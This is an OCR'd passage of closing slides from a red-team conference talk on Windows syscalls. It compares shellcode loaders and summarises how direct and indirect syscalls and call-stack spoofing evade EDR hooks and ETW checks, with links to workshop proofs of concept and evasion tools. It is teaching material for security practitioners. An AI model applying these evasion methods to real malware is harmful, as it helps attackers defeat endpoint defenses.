



Call Stack Analysis: IDSC Loader







Call Stack Analysis: IDSC Loader





Call Stack Analysis: IDSC Loader





Summary: Call Stack Analysis

- **Win32-API** -> Loader most legitimate call stack -> in practice (without unhooking) useless

- **DSC Loader** -> totally weird stack -> syscall and return outside ntdll.dll
  - EDR -> ETW or EtwTi to analyse syscall- and return address -> 100% IOC

- **IDSC Loader** -> spoof syscall- and return address
  - EDR Evasion -> from all four shellcode loaders -> most legitimate call stack

Summary: Call Stack Analysis


- What if EDR analyse entire call stack?
  - Indirect sycalls can be detected (Etw or EtwTi)
  - Consequence **->** **entire call stack** must be spoofed
  - Outside of scope for this talk
  - Thread call stack spoofing -> Alessandro Magnosi (@KlezVirus)
    - https://www.youtube.com/watch?v=dl-AuN2xsbg&ab_channel=x33fcon
    - https://klezvirus.github.io/RedTeaming/AV_Evasion/StackSpoofing/
    - https://github.com/klezVirus/SilentMoonwalk

RED OPS
INFORMATION SECURITY

Chapter Eight

Summary and Closing

Summary



Windows NT Basics

- Ring Model
- User space
- Kernel space

Windows Syscalls

- Related to NTAPI
- SSN differs
- Bridge between user space and kernel space

Concept Direct Syscalls

- Implement whole syscalls stub into assembly
- Evade EDR user mode hooks


Win32-API Loader

- Shellcode loader based on Win32APIs
- Without e.g. unhooking pretty useless to evade EDRs
- In our case reference loader

NTAPI-Loader

- Transition from Win32-API to NTAPI
- Don’t longer access kernel32.dll

Summary



Direct Syscall Loader

- Implement whole syscall stub into loader
- Detected if EDR use ETW

Indirect syscall loader

- Implement part of stub
- Execute/spoof syscall and return from ntdll.dll
- Evade EDR syscall and ret check based on ETW

Call Stack Comparison

- Win32-API perfect stack but…
- DSC - loader totally weird stack
- IDSC – loader more legitimate stack

EDR stack analysis

- ETW analyse entire stack
- Indirect syscalls detected
- Entire stack from loader must be spoofed, e.g. SilentMoonWalk

GitHub Repo: Workshop

- Check out the following GitHub Repository
- Get Hands on! -> Syscall Workshop

  https://github.com/VirtualAllocEx/DEFCON-31-SyscalIs-Workshop

All the **theory** and **playbooks for the exercises** can be found in the wiki, which together with the prepared POCs is the heart of this project. The **POCs** for the **exercises** can be found here on the **main page**.

Happy Learning!

Daniel Feichter @VirtualAllocEx, Founder @RedOps Information Security

Many Thanks

BSides Munich!

- Thank you for the opportunity to speak at **BSides Munich** again in 2023!

References and Resources

- "Windows Internals, Part 1: System architecture, processes, threads, memory management, and more (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Windows Internals, Part 2 (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Programming Windows, 5th Edition" by Charles Petzold
- "Windows System Architecture" available on Microsoft Docs
- "Windows Kernel Programming" by Pavel Yosifovich
- https://www.geoffchappell.com/studies/windows/km/index.htm
- https://www.geoffchappell.com/studies/windows/km/index.htm
- https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks

References and Resources

- https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
- https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/
- https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/
- https://captmeelo.com/redteam/maldev/2021/11/18/av-evasion-syswhisper.html
- https://winternl.com/detecting-manual-syscalls-from-user-mode/
- https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/
- https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/#with-freshycalls
- https://redops.at/en/blog/direct-syscalls-a-journey-from-high-to-low
- https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls
- Windows internals. Part 1 Seventh edition; Yosifovich, Pavel; Ionescu, Alex; Solomon, David A.; Russinovich, Mark E.
- Pavel Yosifovich (2019): Windows 10 System Programming, Part 1: CreateSpace Independent Publishing Platform

References and Resources

- https://j00ru.vexillium.org/syscalls/nt/64/
- https://github.com/jthuraisamy/SysWhispers
- https://github.com/jthuraisamy/SysWhispers2
- https://github.com/klezVirus/SysWhispers3
- https://labs.withsecure.com/publications/spoofing-call-stacks-to-confuse-edrs
- https://klezvirus.github.io/RedTeaming/AV_Evasion/StackSpoofing/
- https://www.cobaltstrike.com/blog/behind-the-mask-spoofing-call-stacks-dynamically-with-timers